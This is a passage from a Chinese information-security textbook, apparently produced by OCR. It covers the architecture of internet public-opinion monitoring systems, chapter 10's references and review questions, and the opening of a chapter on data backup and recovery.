



**图 10-21 网络舆情监控系统架构**

1）网络舆情信息采集

一般情况下，用户按照具体的需求定制信息采集参数，包括需要监控的网站、采集频率、关注网页报道的类型以及感兴趣的关键字。在参数定制好后，系统在后台运行网络舆情信息采集模块，通过各种类型的网络爬虫技术来抓取整个互联网中的所有与舆情相关的信息，并将这些信息放入信息检索库中。具体的网络爬虫技术在 10.2.1 节中已经进行了相关的介绍。总体而言，该模块主要完成以下功能：

（1）采集各种论坛、新闻留言板、博客、微博、贴吧等信息源的各类信息，主要以文本为主，同时也包括图像、音频和视频等多媒体信息；

（2）能够实现满足用户需求的定向网络舆情信息的抓取；

（3）支持具有多线程、分布式采集功能的高速采集技术；

（4）支持具有身份验证的网络的采集，需要提供合法的用户账号；

（5）内置自动转码功能，可以将 Big5 或 Unicode 编码统一转换为 GBK 进行后续处理。

2）网络舆情分析处理

该阶段包括信息检索库、舆情信息预处理、舆情信息挖掘和舆情知识库四个部分组成。信息检索库主要用来存储网络爬虫抓取的海量信息；舆情知识库用来存储舆情相关信息。这里重点介绍舆情信息预处理和舆情信息挖掘两个模块。

舆情信息预处理阶段主要用来完成自动排重、内容提取、自动分词和语义分析等。

（1）自动排重。用来识别网络爬虫采集到得网页信息，以便剔除一些重复冗余的网页，以便大幅度减少网页的数量，提高网页搜索的效率，降低后续操作的工作量和存储复杂度。目前，网页自动排重的主要思路是从输入的文本中提取适当的特征；然后和以前输入的文本的特征进行比较判断。常见的网页排重算法有 DSC（Digital syntactic clustering）算法、改进的 DSC-SS 算法（DSC-supershingle）、I-Match 算法、基于关键词匹配的向量空间模型检测算法等。

（2）网页去噪。主要用来识别并排除与网页主题无关的噪音信息，如广告信息、版权信息等，从而实现网页净化。网页噪音容易导致主题漂移，即在一个网页中存在多个主题的情况。当网页经过净化后，系统可以快速识别并提取网页中主题信息，将之作为处理对象，可提高处理结果的准确度；另外网页净化可以简化网页内标签结构的复杂度并减少网页的大小，从而节省后续处理过程的时间和空间开销。目前，常用的方法是通过构建高效的、具有自动性和可适应性的包装器来实现噪音识别和网页净化。

（3）自动分词。利用分词技术、文本表示、特征选择等处理文本信息都是后续处理过程的基础，相关的方案已经在第 10.3 节中进行了介绍。

（4）语义分析。是指运用各种机器学习方法，挖掘与学习文本、图像等深层次概念。对于网页文本信息而言，是在分析句子的句法结构和辨析句中每个词词义的基础上，推导句义的形式化表达。由于自然语言的复杂性，浅层语义分析出现简化了语义分析方式。其基于一套非严格定义的标签体系，标注句子的部分成分并以标注结构作为分析结果，摒弃了深层成分和关系的复杂性，能在真实语料环境下实现快速分析，获得比深层分析更高的准确率。通过更深层次的自然语言处理和分析，相比简单的分词和匹配技术能够更有

效表达舆情信息所包含的各种情绪、意见和态度等。

舆情信息挖掘模块是在舆情信息预处理的基础上进一步分析网页相关信息，主要包括：

(1) 热点话题识别。话题识别与跟踪(Topic Detection and Tracking，TDT)是网络舆情监控中的关键技术之一。具体而言，是指在新闻专线和广播新闻等来源的数据流中自动发现主题并把主题相关的内容联系在一起的技术。通过 TDT 能帮助人们把分散的信息有效地汇集并组织起来；从整体上了解一个事件的全部细节以及与该事件与其他事件之间的关系，有助于进行历史性研究。目前，TDT 可应用于大规模动态信息中新热门话题发现、指定话题跟踪、实时监控关键人物动态和分析信息的倾向性、判定和预警有害话题等。

热点话题识别作为 TDT 的一种应用，是构建在网络舆情信息采集和预处理的基础上，根据文献[62]，热点话题识别的一般包括文本获取、文本表示、话题聚类和热度评估四个阶段，其中前两个阶段在上面已经进行介绍。这里仅介绍话题聚类和热度评估，一般实现框架如图 10-22 所示。





**图 10-22　热点话题识别**

话题聚类的核心思想是一个文本集被聚成若干称为簇的子集，每个簇中的文本之间具有较大的相似性。在基于文本表示的基础上，通过计算文本之间的相似性实现话题聚类。当前常用的相似度计算有基于距离的相似度计算方法、基于本体的语义相似度计算方法、基于索引图的概念相似度计算等。

在话题聚类之后，可得到一组用聚类中心表示的话题向量，每个话题向量包含一个特征项序列，通过热度评估模型提取出某一个时间段内的热点话题。当前，针对新闻报道所建立的热度评估模型大多结合媒体关注度和用户关注度两个方面建立，通过提取网络特征参量计算媒体报道频率、话题分布率、报道时长等，显然媒体关注度的高低与网络特征参量的数值成正比，而用户关注度可以通过获取每篇报道的点击率和评论数等方法来计算。

(2) 倾向性分析。网页文本倾向性分析是指对说话人的态度(或称观点、情感)进行分析，即对文本中对事件或产品的评论、看法等主观信息进行分析和挖掘，进而得到评价的主观倾向，如正面、负面或者中立。网络舆情预处理阶段的浅层语义分析实现了一种浅

层的语义理解，能够较好地为倾向分析提供良好的语言分析基础。

当前，文本倾向性分析主要包括基于语义的文本倾向性研究和基于机器学习的文本倾向性研究。总体来看，文本情感倾向性分析可分为词语情感倾向性分析、句子情感倾向性分析、篇章情感倾向性分析和海量数据倾向性预测。

3）网络舆情服务

网络舆情服务模块主要提供舆情跟踪、趋势预测、热点发现、敏感信息监测、舆情预警、舆情检索、舆情信息显示等功能。例如，热点发现利用热点话题识别功能来提供热点事件的关键字，原文索引等信息。对发现的热点事件可按照热度的不同进行排序，然后以舆情简报的形式向用户或上级报道。敏感信息检测是指通过信息内容的分析方式，从大量文件中发现包含敏感信息的文件和内容。舆情预警是指根据相关信息重复的次数，设置一定的报警阈值，保证在较短时间内产生预警信息，使管理部门能发现并及时采取处理措施，根据信息的危险性和重要性，可分为不同级别的预警。舆情信息显示是通过一个舆情信息分析平台，利用地理信息、新闻、视频等资源，以立体的、直观的、自然的方式呈现给用户。

## 10.6 本章小结

本章主要介绍信息内容安全的相关概念及关键技术。首先，本章介绍信息内容安全的相关概念、安全威胁及体系架构，重点阐述信息内容安全概念和信息安全之间的关系，以及信息内容安全架构。然后，以信息内容处理流程为主线，重点介绍信息内容安全的关键技术，包括信息内容获取技术、信息内容识别与分析和信息内容控制与管理。最后，结合两种具体的应用系统，阐述信息内容安全在实际生活中的应用。

## 参考文献

[1] 中国互联网络信息中心. 中国互联网络发展状况统计报告，2015.

[2] 新华网. 胡锦涛：以创新的精神加强网络文化建设和管理. http://news.xinhuanet.com/politics/2007-01-24/content_5648188.htm.

[3] 中国日报网. 习近平：关于《中共中央关于全面深化改革若干重大问题的决定》的说明. http://www.chinadaily.com.cn/dfpd/shizheng/2013-11-15/content_17109398_2.htm.

[4] final evaluation of the info2000 program. ftp://ftp.cordis.europa.eu/pub/econtent/docs/ 2000_1561_en.pdf.

[5] 方滨兴，殷丽华. 关于信息安全定义的研究. 信息网络安全，2008(1).

[6] 李建华，李翔，李生红，等. 信息内容安全管理与应用. 北京：机械工业出版社，2010.

[7] 互联网信息服务管理办法. http://www.gov.cn/fwxx/bw/gjgbdydszj/content_2263004.htm.

[8] 俄媒体：全球黄色网站泛滥平均每秒有 3 万浏览者. http://news.xinhuanet.com/legal/2010-06/10/c_12206643.htm.

[9] 反垃圾信息工作委员会. 2014 年第三季度中国反垃圾邮件状况，2014.

[10] 12321 网络不良与垃圾信息举报受理中心. 2014 年上半年手机短信状况调查报告，2014.

[11] 沈昌祥,张焕国,冯登国,等. 信息安全综述. 中国科学 E 辑:信息科学,2007,37(2):129-150.
[12] 徐超. 互联网信息内容管理若干技术研究. 安徽大学,2008.
[13] 周学广,任延珍,孙艳,等. 信息内容安全. 武汉:武汉大学出版社,2012.
[14] 李晓明,闫宏飞,王继. 搜索引擎原理、技术与系统. 北京:科学出版社,2005.
[15] 刘畅. 综合搜索引擎与垂直搜索引擎的比较研究. 情报科学,2007,25(1):97-102.
[16] 张俊林. 这就是搜索引擎:核心技术详解. 北京:电子工业出版社,2012.
[17] 任江宁. 在线网络数据包高速采集器的设计与实现. 西安:西安电子科技大学,2012.
[18] 陈卫屏. 网络数据流高速采集系统设计与实现. 成都:电子科技大学,2009.
[19] NDIS Developer's Reference. http://www.ndis.com/.
[20] 李智鹏,李舟军,忽朝俭,等. 基于 NDIS Hook 的网络数据包拦截和发送技术研究. 计算机安全,2010(1):5-8.
[21] WinPcap. http://www.winpcap.org/.
[22] 胡晓元,史浩山. WinPcap 包截获系统的分析及其应用. 计算机工程,2005,31(2):96-98.
[23] Kodratoff Y. Knowledge discovery in texts: a definition, and applications., Foundations of Intelligent Systems. Springer,1999:16-29.
[24] 谌志群,张国煊. 文本挖掘研究进展. 模式识别与人工智能,2005,18(1):65-74.
[25] 曹卫峰. 中文分词关键技术研究. 南京:南京理工大学,2009.
[26] 何莘,王琬芜. 自然语言检索中的中文分词技术研究进展及应用. 情报科学,2008(5):787-791.
[27] 张敏,王春红. 基于统计方法的 Web 新词分词方法研究. 计算机工程与科学,2010,32(5):133-135.
[28] 张剑. 基于概念的文本表示模型的研究. 清华大学,2006.
[29] Salton G.,Wong A.,Yang C. S. A vector space model for automatic indexing. Communications of the ACM,1975,18(11):613-620.
[30] Salton G., Buckley C. Term-weighting approaches in automatic text retrieval. Information processing & management,1988,24(5):513-523.
[31] Robertson S. E.,Jones K. S. Relevance weighting of search terms. Journal of the American Society for Information science,1976,27(3):129-146.
[32] 邢永康,马少平. 信息检索的概率模型. 计算机科学,2004,30(8):1 3-17.
[33] 田文颖. 面向专业领域的文本特征提取技术研究. 国防科学技术大学,2009.
[34] 陶霖密,徐光祐. 机器视觉中的颜色问题及应用. 科学通报,2001,46(3):178-190.
[35] 陈锻生,刘政凯. 肤色检测技术综述. 计算机学报,2006,29(2):194-207.
[36] Denning P. J. ACM president's letter: electronic junk. Communications of the ACM,1982,25(3):163-165.
[37] Malone T. W.,Grant K. R.,Turbak F. A.,et al. Intelligent information-sharing systems. Communications of the ACM,1987,30(5):390-402.
[38] 黄晓冬. 网络日志中的信息过滤系统的研究与实现. 北京邮电大学,2006.
[39] Belkin N. J.,Croft W. B. Information filtering and information retrieval: two sides of the same coin?. Communications of the ACM,1992,35(12):29-38.
[40] Hanani U.,Shapira B.,Shoval P. Information filtering: Overview of issues, research and systems. User Modeling and User-Adapted Interaction,2001,11(3):203-259.
[41] 程妮,崔建海,王军. 国外信息过滤系统的研究综述. 现代图书情报技术,2005(6):30-38.
[42] 李宝林. 面向 Internet 的信息过滤方法研究. 2004.

[43] Ross E. Intelligent user interfaces：Survey and research directions. University of Bristol，Bristol，UK，2000.
[44] 王丽娜，张焕国. 信息隐藏技术与应用. 武汉：武汉大学出版社，2003.
[45] Pfitzmann B. Information hiding terminology-results of an informal plenary meeting and additional proposals. Proceedings of the First International Workshop on Information Hiding. 1996：347-350.
[46] 汪小帆，戴跃伟，茅跃斌. 信息隐藏技术：方法与应用. 北京：机械工业出版社，2001.
[47] Petitcolas F. A.，Anderson R. J.，Kuhn M. G. Information hiding-a survey. Proceedings of the IEEE，1999，87(7)：1062-1078.
[48] Tsai C.-R.，Gligor V. D.，Chandersekaran C. S. A formal method for the identification of covert storage channels in source code. 2012 IEEE Symposium on Security and Privacy. 1987：74-74.
[49] 李丽. 基于 LSB 的图像信息隐藏技术研究. 北京邮电大学，2011.
[50] 许文丽. 基于版权保护的图像数字水印研究. 西安电子科技大学，2007.
[51] Craver S.，Yeo B. L.，Yeung M. Technical Trials and Legal Tribulations. Commun. ACM，1998，41(7)：45-54.
[52] Hartung F. H.，Su J. K.，Girod B. Spread spectrum watermarking：Malicious attacks and counterattacks. Electronic Imaging'99. 1999：147-158.
[53] Voloshynovskiy S.，Pereira S.，Iquise V.，et al. Attack modelling：towards a second generation watermarking benchmark. Signal processing，2001，81(6)：1177-1214.
[54] 俞银燕，汤帜. 数字版权保护技术研究综述. 计算机学报，2006，28(12)：1957-1968.
[55] 孔祥维. 信息安全中的信息隐藏理论和方法研究. 大连理工大学，2003.
[56] 中国互联网协会. 中国互联网协会反垃圾邮件规范.
[57] 李扬继. 垃圾邮件特征的判别模型研究. 四川大学，2005.
[58] 马哲. 垃圾邮件过滤系统的研究与实现. 浙江大学硕士学位论文，2005.
[59] 中国计算机安全. 第三代防垃圾邮件技术"行为识别"诞生. http://www.infosec.org.cn/news/news_view.php?newsid=7115.
[60] 百度百科. 舆情. http://baike.baidu.com/.
[61] 刘德鹏. 互联网舆情监控分析系统的研究与实现. 电子科技大学，2011.
[62] 陈莉萍，杜军平. 突发事件热点话题识别系统及关键问题研究. 计算机工程与应用，2011，47(32)：19-22.

## 思 考 题

1. 简述什么是信息内容安全？它与信息安全有何关系？
2. 当前信息内容安全面临哪些安全威胁？
3. 简述信息内容主动获取技术和被动获取技术的主要思想。
4. 搜索引擎的原理是什么？简述其工作流程。
5. 简述网络爬虫的工作原理，并说明爬虫的类型和抓取策略。
6. 简述网络数据包捕获的原理，并说明在 Windows 下有哪些网络数据捕获方法？
7. 简述当前中文分词有哪些主要的方法？并比较它们的优缺点。
8. 文本表示有哪些模型？各自有何优缺点？

9. 当前文本特征主要的提取方法有哪些？
10. 肤色检测的步骤有哪些？当前静态肤色检测有哪些方法？
11. 什么是信息内容过滤？其与信息检索、信息分类、信息抽取有什么区别？
12. 请简述信息过滤系统的工作流程。
13. 什么是信息隐藏技术？其与密码学、数字水印有何关系？
14. 信息隐藏的主要流程包括哪些部分？
15. 什么是数字水印和版权保护？请简述如何通过数字水印实现数字版权保护。
16. 当前主要的垃圾邮件过滤技术有哪些？请简述这些技术的主要思想。
17. 什么是网络舆情？其具有哪些特点？
18. 当前网络舆情架构至少包括哪些部分？各自主要完成哪些主要的功能？

# 第 11 章

# 数 据 安 全

**本章学习要点：**

✍ 掌握数据备份相关概念及实现技术；

✍ 掌握云计算相关概念；

✍ 熟悉云计算体系结构；

✍ 熟悉云计算面临的安全威胁；

✍ 了解当前云计算安全主要保护技术。

## 11.1 数据安全概述

数据安全通常有两方面的含义：①数据本身的安全，主要指采用现代密码算法对数据进行主动保护；②数据的防护安全，主要是采用现代信息存储手段对数据进行主动防护，如通过磁盘阵列、数据备份和异地容灾等手段保证数据的安全。

在南城区中小企业服务平台建设方案案例中，只有服务平台在保证自身数据安全的前提下，才能使中小企业积极主动参与到云平台建设中，实现提高服务工作办理效率的目的。作为一个典型的政务信息管理系统，中小企业平台在数据安全方面必须提供一种主动的防护措施，依靠可靠、完整的安全体系与安全技术来保证数据内容的安全。简单来讲，有关数据安全的内容可以简化为机密性、完整性和可用性。

本章接下来的内容将主要从数据的防护安全角度来介绍数据备份与恢复，并结合新的计算环境，介绍云环境下数据的存储管理技术和云数据的安全防护技术等。

## 11.2 数据备份与恢复

在当今复杂的计算机系统应用环境中，每天都可能面对各种自然灾害和人为灾难的发生，对于各种关键性业务来说，即使是几分钟的业务中断和数据丢失，它所带来的损失常常也是难以估量的。在信息时代，业务的发展离不开信息系统，而构成信息系统平台的硬件与软件都不是系统的核心价值，只有存储于计算机中的数据才是真正的财富。企业自身发展中的众多数据如何保护，对保证业务的持续性至关重要。因此，数据备份越来越得到企业的重视。在数据变得越来越举足轻重的今天，一套稳定的备份还原系统成为保证系统正常运行的关键组件。数据备份不仅仅是数据的保存，还包括数据备份管理、备份策略等。

数据恢复就是将数据恢复到事故之前的状态。数据恢复总是与备份相对应,实际上可以看成备份操作的逆过程。备份是恢复的前提,恢复是备份的目的,无法恢复的备份是没有意义的。因此,在信息系统安全中,数据恢复是不可忽略的,而事实上,一般的企业往往是在遭受灾难以后或者在灾难发生时才考虑到数据恢复策略,此时已经无法挽回损失。因此,数据恢复技术是一种预防性的措施。数据灾难恢复工作对信息系统的建设具有举足轻重的作用,有关研究表明,各行业在遭受灾难打击造成服务中断时所带来的损失是十分巨大的:证券业每小时的损失为 650 万美元;信用卡授权中心每小时造成的损失为 260 万美元;ATM 系统中断造成的损失每小时为 14500 美元。由于服务中断带来的损失巨大,美国在 20 世纪 70 年代就有具有灾备能力的企业,经过四十多年的发展已经形成了专业的灾备市场和完善的灾难恢复系统。从 2004 年 10 月开始,国务院信息办就开始着手组织中国人民银行、信息产业部等 8 个国家重要信息系统主管部门起草我国的信息系统灾难恢复有关标准,并成立《重要信息系统灾难恢复规划指南》起草组。在参考有关国际标准的前提下,结合我国具体的信息安全保障国情,于 2005 年 5 月 26 日正式出台了《重要信息系统灾难恢复规划指南》。

数据备份和恢复技术实质上就是根据管理规划,将重要数据建立副本,将数据副本保存到与原始数据不同的存储位置,当原始数据丢失或破坏时,按照一定的恢复策略将数据备份恢复出原始数据的过程。数据备份是数据恢复的前提条件,数据恢复是数据备份的最终目的,两个过程协同工作最终能保障数据存储的安全。

### 11.2.1 数据备份需求

在网络化时代,数据面临各种安全风险,而数据的备份和恢复是数据安全的有力保障。顾名思义,数据备份与恢复就是将数据以某种方式加以保留,以便在系统遭受破坏或其他特定情况下,重新加以恢复的一个过程。例如,在日常生活中,常常为自己家的家门多配几把钥匙,这就是备份的一个具体思想体现。在复杂的计算机信息系统中,数据备份不仅仅是简单的文件复制,在多数情况下是指数据库的备份。所谓数据库的备份是指制作数据库结构和数据的复制,以便在数据库遭受破坏时能够迅速地恢复数据库系统。

长期以来,对企业而言,建立一套可行的备份系统相当困难,主要是高昂的成本和技术实现的复杂度。鉴于此,从可行的角度来说,一个数据备份与恢复系统必须有良好的性价比。

